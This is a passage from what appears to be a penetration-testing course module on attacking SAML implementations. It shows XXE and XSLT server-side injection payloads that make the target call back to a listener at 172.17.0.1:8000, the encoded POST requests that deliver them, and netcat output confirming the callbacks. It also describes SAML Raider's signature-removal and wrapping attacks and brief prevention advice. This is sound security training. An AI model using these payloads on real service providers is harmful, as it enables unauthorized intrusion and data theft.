To inject the payload, we need to obtain the XML representation of the SAML response, just like we did in the previous sections. We can then inject the payload at the beginning of the SAML response, resulting in the following structure:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://172.17.0.1:8000"> %xxe; ]>
<samlp:Response>
        [...]
</samlp:Response>
```

After Base64- and URL-encoding the XML data, we can send the manipulated SAML response:

```
POST /acs.php HTTP/1.1
Host: academy.htb
Content-Length: 6205
Content-Type: application/x-www-form-urlencoded

SAMLResponse=PD94bWw[...]%3d&RelayState=%2Facs.php
```


If the service provider is vulnerable to XXE, we should receive a connection at the specified system:

```
nc -lnvp 8000

listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52206
GET / HTTP/1.1
Host: 172.17.0.1:8000
Connection: close
```

Since the vulnerability typically does not display the resulting data to us, we are dealing with a blind vulnerability, which makes successful exploitation significantly more complex. For more details on XXE, check out the Web Attacks module.

XSLT Server-side Injection

Similarly to XXE, a misconfigured XML parser might also be vulnerable to XSLT server-side injection, depending on how the XML parser handles the SAML response data. Like before,

we will try to inject a payload, resulting in a connection to a server under our control. We can achieve this using an XSLT payload like the following:

```
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<xsl:copy-of select="document('http://172.17.0.1:8000/')"/>
</xsl:template>
</xsl:stylesheet>
```


After Base64- and URL-encoding the payload, we can send the manipulated SAML response:

```
POST /acs.php HTTP/1.1
Host: academy.htb
Content-Length: 361
Content-Type: application/x-www-form-urlencoded

SAMLResponse=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTgiPz4NCjx4c2w6c
3R5bGVzaGVldCB2ZXJzaW9uPSIxLjAiIHhtbG5zOnhzbD0iaHR0cDovL3d3dy53My5vcmcvMTk
5OS9YU0wvVHJhbnNmb3JtIj4NCjx4c2w6dGVtcGxhdGUgbWF0Y2g9Ii8iPg0KPHhzbDpjb3B5L
W9mIHNlbGVjdD0iZG9jdW1lbnQoJ2h0dHA6Ly8xNzIuMTcuMC4xOjgwMDAvJykiLz4NCjweHN
sOnRlbXBsYXRlPg0KPC94c2w6c3R5bGVzaGVldD4%3d&RelayState=%2Facs.php
```

Just like before, we should receive a connection if the service provider is vulnerable to XSLT server-side injection:

```
nc -lnvp 8000

listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 57128
GET / HTTP/1.1
Host: 172.17.0.1:8000
Connection: close
```

Note that the service provider might be vulnerable, even though our injected payload does not contain a valid SAML response, and therefore, the service provider rejects our request and denies us access:



If injecting only the XSLT payload does not work, we should also attempt to inject the payload into the `ds:Transform` node of a valid SAML response to investigate whether the XSLT payload is triggered in the process of parsing the SAML data only if the SAML response contains valid authentication information.

Check out the Server-side Attacks module for more details on XSLT Server-side Injection.


SAML Tools of the Trade & Vulnerability Prevention

After discussing multiple vulnerabilities in SAML implementations, let us discuss what tools we can use to simplify the vulnerability identification and exploitation process. Furthermore, we will briefly explore how to prevent SAML-based vulnerabilities.


Tools of the Trade

SAML Raider is an extension for BurpSuite that we can use to identify and exploit vulnerabilities in SAML implementations. We can install it from the BurpSuite App Store under `Extensions > BApp Store`.


After installing the extension, it automatically highlights requests containing SAML-related data in the HTTP proxy tab:




To explore more functionalities provided by SAML Raider, let us send the request sending the SAML response to the service provider to Burp Repeater. As we can see, SAML Raider adds a new tab to the request in Burp Repeater:




Clicking on the `SAML Raider` tab and then on `SAML Message Info` displays some general information about the SAML data as well as the decoded XML data at the bottom of the window:



In the `SAML Attacks` tab, we can exploit all vulnerabilities discussed in this module. We can execute a signature exclusion attack by clicking the `Remove Signatures` button. SAML Raider automatically removes the `ds:Signature` node from the SAML response. Furthermore, we can execute XXE and XSLT attacks, as well as all eight variants of signature wrapping attacks:



SAML Raider will adjust the SAML response accordingly and re-encode the XML data. All we have to do after selecting an attack in SAML Raider is to re-send the request in Burp Repeater. This simplifies vulnerability identification and exploitation greatly since we no longer have to decode and re-encode the SAML response XML data manually.



Vulnerability Prevention

To prevent vulnerabilities resulting from improper implementation of SAML, it is essential to use an established SAML library to handle any SAML-related operations, such as signature verification and extraction of authentication-related information from SAML assertions. If kept up-to-date, modern SAML libraries will be patched against the vulnerabilities discussed in the previous sections.

For more details on SAML Security, check out OWASP's SAML Security Cheat Sheet.

Skills Assessment

Scenario

You are tasked to perform a security assessment of a client's web application. For the assessment, the client has granted you access to a low-privilege user: `htb-stdnt:AcademyStudent!`. Apply what you have learned in this module to obtain the flag.